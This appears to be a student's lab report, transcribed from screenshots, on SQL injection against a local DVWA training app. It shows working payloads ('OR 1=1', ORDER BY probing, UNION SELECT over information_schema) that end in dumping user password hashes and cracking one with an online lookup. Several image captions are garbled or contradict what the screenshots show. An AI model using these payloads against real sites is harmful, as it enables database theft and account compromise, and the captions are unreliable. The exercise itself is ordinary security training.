

# Completed by: Verena Gaaze, 22B030332

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The URL is `localhost/DVWA/security.php`. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area shows the "Security Level" section with the heading "Security Level". It says "Security level is currently: low." Below this, it explains the four security levels: Low, Medium, High, and Impossible. A note states that prior to DVWA v1.9, the level was known as 'high'. A dropdown menu is open, showing "Low" is selected, with a "Submit" button next to it. At the bottom, a message box says "Security level set to low". The background of the desktop is a blue metallic texture.

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The URL is `localhost/DVWA/vulnerabilities/sqlinjection`. The DVWA logo is at the top. On the left, the sidebar menu shows "SQL Injection" selected (highlighted in green). The main content area shows the "Vulnerability: SQL Injection" section. It has a text input field labeled "User ID" containing the value "`' OR 1=1 #`". Below the input field is a "Submit" button. Under the heading "More Information", there is a bulleted list of links: 

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://hobby-tables.com/>

 The background of the desktop is a blue metallic texture.

Virtual Machine

verena@kali: ~

File Actions Edit View Help  
php(8): dawaDatabaseConnect()\n#2 {main}\n thrown in /var/www/html/DVWA/dawa

Login :: Damn Vulnerable Web Application | Vulnerability: SQL Injection

localhost/DVWA/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Submit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:  Submit

ID: ' OR 1=1 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith

More Information

This screenshot shows a successful SQL injection exploit on the DVWA SQL Injection page. The user input field contains the payload 'OR 1=1 #'. The page displays five user entries, each resulting from a different exploit attempt. The first two entries are successful, while the others are rejected by the database.

Virtual Machine

verena@kali: ~

File Actions Edit View Help  
php(8): dawaDatabaseConnect()\n#2 {main}\n thrown in /var/www/html/DVWA/dawa

Login :: Damn Vulnerable Web Application | Vulnerability: SQL Injection

localhost/DVWA/vulnerabilities/sqli/?id='1 ORDER BY 1#&Submit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:  Submit

ID: ' OR 1=1 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown



ID: ' OR 1=1 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith

More Information

This screenshot shows a failed SQL injection attempt on the DVWA SQL Injection page. The user input field contains the payload '1 ORDER BY 1#'. The page displays five user entries, with the first two being successful and the rest failing due to the invalid syntax of the injected query.



Virtual Machine

File Actions Edit View Help

Verena@kali: ~

Login :: Damn Vulnerable Web Application

Vulnerability: SQL Injection

User ID:  Submit

ID: 1' ORDER BY 2 #  
First name: admin  
Surname: admin

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://hobby-tables.com/>

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA

**SQL Injection**

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

This screenshot shows a successful SQL injection exploit on the DVWA SQL Injection page. The user input field contains the payload '1' ORDER BY 2 #. The response shows the database returning three rows, with the first row being the administrative user 'admin'. The exploit is demonstrated by changing the surname to 'admin'.

Virtual Machine

File Actions Edit View Help

Verena@kali: ~

Login :: Damn Vulnerable Web Application

Vulnerability: SQL Injection

User ID:  1' ORDER BY 3# Submit

ID: 1' ORDER BY 2 #  
First name: admin  
Surname: admin

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://hobby-tables.com/>

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA

**SQL Injection**

SQL Injection (Blind)

Weak Session IDs


XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

This screenshot shows an attempt to exploit the DVWA SQL Injection page with a different payload. The user input field contains '1' ORDER BY 3#. The response shows an error message, indicating that the exploit did not succeed.



A screenshot of the DVWA SQL Injection page. The title bar says "Login :: Damn Vulnerable Web Application" and the tab is "Vulnerability: SQL Injection". The main content area displays the DVWA logo and the heading "Vulnerability: SQL Injection". On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main form has a "User ID" input field containing "ELECT 1, VERSION()". Below it, the output shows the results of the exploit: "ID: 1' ORDER BY 2 #", "First name: admin", and "Surname: admin". A "Submit" button is also visible. At the bottom, a "More Information" section lists several resources:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

This screenshot shows the DVWA SQL Injection page. The URL is `localhost/DVWA/vulnerabilities/sql/?id=1'+OR+1%3D1+UNION`. The sidebar menu is visible on the left, and the main content area displays the results of a SQL injection exploit. The exploit query is `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`. The results show four rows of data:

	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso

The exploit section also includes other common SQL injection queries and their results:

- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: admin, Surname: admin
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Gordon, Surname: Brown
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Hack, Surname: Me
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Pablo, Surname: Picasso
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Bob, Surname: Smith
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: 1, Surname: 11.8.1-MariaDB-2

Below the exploit section, there is a "More Information" section with a link to [https://en.wikipedia.org/wiki/SQl\\_injection](https://en.wikipedia.org/wiki/SQl_injection).



This screenshot shows the DVWA SQL Injection page. The URL is `localhost/DVWA/vulnerabilities/sql/?id=1'+OR+1%3D1+UNION`. The sidebar menu is visible on the left, and the main content area displays the results of a SQL injection exploit attempt. The exploit query is `User ID: ECT 1, DATABASE()#`. The results show four rows of data:

	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso

The exploit section also includes other common SQL injection queries and their results:

- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: admin, Surname: admin
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Gordon, Surname: Brown
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Hack, Surname: Me
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Pablo, Surname: Picasso
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: Bob, Surname: Smith
- `ID: 1' OR 1=1 UNION SELECT 1, VERSION()#`: First name: 1, Surname: 11.8.1-MariaDB-2

Below the exploit section, there is a "More Information" section with a link to [https://en.wikipedia.org/wiki/SQl\\_injection](https://en.wikipedia.org/wiki/SQl_injection).



Virtual Machine

Login :: Damn Vulnerable Web Application

Vulnerability: SQL Injection

localhost/DVWA/vulnerabilities/sql/?id=1'+OR+1%3D1+UNION+SELECT+table\_name+FROM+information\_schema.tables+WHERE+table\_type='BASE TABLE'+AND+table\_name='users'+#

DVWA

User ID:  Submit

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'#
```

First name: admin  
Surname: admin

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'
```

First name: Gordon  
Surname: Brown

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'
```

First name: Hack  
Surname: Me

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'
```

First name: Pablo  
Surname: Picasso

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'
```

First name: Bob  
Surname: Smith

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'
```

First name: 1  
Surname: users

```
ID: 1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_name='users'
```

First name: 1  
Surname: guestbook

Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Authorisation Bypass Open HTTP Redirect

Virtual Machine

Login :: Damn Vulnerable Web Application

Vulnerability: SQL Injection

localhost/DVWA/vulnerabilities/sql/?id=1'+OR+1%3D1+UNION+SELECT+column\_name+FROM+information\_schema.columns+WHERE+table\_name='users'+#

Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'#
```

First name: admin  
Surname: admin

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: Gordon  
Surname: Brown

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: Hack  
Surname: Me

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: Pablo  
Surname: Picasso

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: Bob  
Surname: Smith

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: 1  
Surname: USER

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: 1  
Surname: PASSWORD\_ERRORS

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: 1  
Surname: PASSWORD\_EXPIRATION\_TIME

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: 1  
Surname: CURRENT\_CONNECTIONS

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'
```

First name: 1

Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info

Virtual Machine

localhost/DVWA/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: admin Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: Gordon Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: Hack Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: Pablo Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: Bob Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: 1 Surname: USER

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_ First name: 1 Surname: PASSWORD_ERRORS

ID: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_
```

Virtual Machine

localhost/DVWA/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d353d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
```

Virtual Machine

Login :: Damn Vulnerable Web App | Vulnerability: SQL Injectio... | CrackStation - Online Pas... | 22:22

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# CrackStation

Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot reCAPTCHA Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of



Virtual Machine

Login :: Damn Vulnerable Web App | Vulnerability: SQL Injectio... | CrackStation - Online Pas... | 22:22

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# CrackStation

Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

I'm not a robot reCAPTCHA Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works



The screenshot shows a web browser window with three tabs open:

- Virtual Machine
- Login :: Damn Vulnerable Web App
- Vulnerability: SQL Injection

